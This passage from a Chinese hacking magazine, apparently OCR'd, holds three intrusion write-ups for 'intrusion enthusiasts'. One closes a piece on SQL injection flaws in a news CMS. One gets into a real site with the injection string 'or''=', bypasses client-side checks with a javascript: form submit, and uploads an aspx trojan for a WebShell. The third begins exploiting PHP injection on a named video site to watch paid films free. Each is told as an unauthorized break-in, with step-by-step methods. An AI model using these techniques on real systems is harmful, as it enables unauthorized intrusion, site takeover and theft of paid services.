


图4

写在最后

这几天，我将讯时新闻管理系统的前台文件认真地读了一遍，发现问题不少，存在两个严重的注入漏洞，分别是第八期的黑客防线中所讲的lmcode.asp中的注入漏洞，以及今天讲到的rssnews.asp注入漏洞。此外，我还发现了其它的一些小问题，如变量混乱等，虽然不能被利用，但也可以看出作者写程序时的粗心大意。最后，希望作者能再接再厉，将系统做得更安全，效率更高一些。

适合读者：入侵爱好者
前置知识：ASP

IE执行JavaScript实现表单提交及获取WebShell



文/图 Hokkien

小菜在黑防上写过关于破解、编程等文章，但至今为止还没有写过关于脚本的文章，看着各位脚本高手的杰作，心里痒痒的，于是也来凑一下热闹，呵呵……

路过某网站，发现网站代码全部由ASP.net编写，引起了我的兴趣。既然来了，咱们就对它进行一下安全测试。

工具栏执行JavaScript实现表单

进入网站的会员登录窗口，试探一下，发现没有过滤单引号，看来代码质量应该不怎么样。在用户名处填入hokkien，密码用万能钥匙"'or''='"，点击登录，出现错误提示，如图1所示。这是很典型的本地验证，呵呵，开局不错。那咱们就来看看表单是如何进行提交的，其源代码如下。

```
<form id="form1" action="UserValidate.aspx" method="post" >
用户名: <input name="username" type="text" />
<input name="UrlAddress" type="hidden" value="" />
```




图1

```
密  码: <input name="password" type="password" />
验证码 <input name="code" type="text" onkeydown="if(event.keyCode==13) checkform();"/>
<img src="ValidateImage.aspx" />
<input src="http://img.uun.cn/v1.0/style1/student/loginB.gif" name="button" type="image" onclick="checkform()" />
```

从这段代码可以看出，代码是在点击图片时触发checkform()进行判断的，如果表单内容合乎要求就进行提交，否则舍弃。对于这种类型的验证，我首先想到的是伪造本地网页进行提交，但可惜的是，现在的代码编写都会验证提交来源页面，如果来源页面不是所要求的就会出现错误。本次也不例外，所以这种方法是行不通的。那我们要提交又应该怎么办呢？

大家想一下，既然验证是在点击图片时触发的，那么换个角度说，要是能够不点击图片进行提交，代码就不会进行合法验证的。但这种方法又该怎么实现呢？有些朋友可能会考虑抓包发送。这种方法具有普遍性，当然是可行的，但过于麻烦。本文采取工具栏执行脚本提交表单，不仅简单，而且实用。

重复刚才的动作，用户名填入hokkien，密码用万能钥匙“'or''='”，然后在IE工具栏输入：“javascript:window.form1.submit()”，回车后发现什么了？呵呵，成功进入页面！如图2所示。




图2

WebShell提取

本次的WebShell提取纯属代码作者不认真导致，没有什么技术含量，但是既然有漏洞了，就顺便写出来。

点击“我的相册”，再点击“上传”，出现如图3所示的窗口，点击“上传”按扭，出现如图4所示的页面，其上写得很清楚，只能上传jpg、gif、png、bmp格式，但真的是这样吗？我们尝试上传aspx格式的文件看看，天啊，居然成功啦，哎，这样弱不禁风！那就上传个aspx木马玩玩吧，成功获取WebShell！如图5所示。




图3




图4





图5

至此，本次入侵圆满结束，其中没有涉及到什么高深技术，完全是由于作者代码疏忽而导致的！

适合读者：入侵爱好者
前置知识：PHP

FreeBSD下获取Root权限



文/图 cnbird[H.U.C]

本文将带给大家的是从一个小小的注入漏洞到最后拿到Root权限的完整过程。相信大家一定很熟悉Windows的提权了，下面就跟我一起进入稍显陌生的Unix下的获取Root权限的旅程吧。

起因

因为俺是个电影迷，经常去各大收费电影网站观看，因为俺包不起月，所以就想用点黑客技术搞点免费的电影看。这不，今天想看电影了，于是来到了一个叫宝宝影视的网站，整站貌似非常简陋，但是电影不少，值得看看。

随便点击一个视频链接进入，从"http://pp.5qbaby.com/BOBA.php?id=3"这个地址上可以看出是PHP编写的，而且还是用变量传递的方法，我初步估计是PHP+MySQL的架构。在PHP注入漏洞风靡三年以后，会不会还有这样的漏洞呢？本来不抱希望的在"id=3"后加了一个"'"，结果出乎意料，如图1所示，传说中的PHP注入漏洞被我撞上了？果然让我猜中了，网站采用的是PHP+MySQL，你问为什么？因为看到了mysql_fetch_array()变量了嘛！

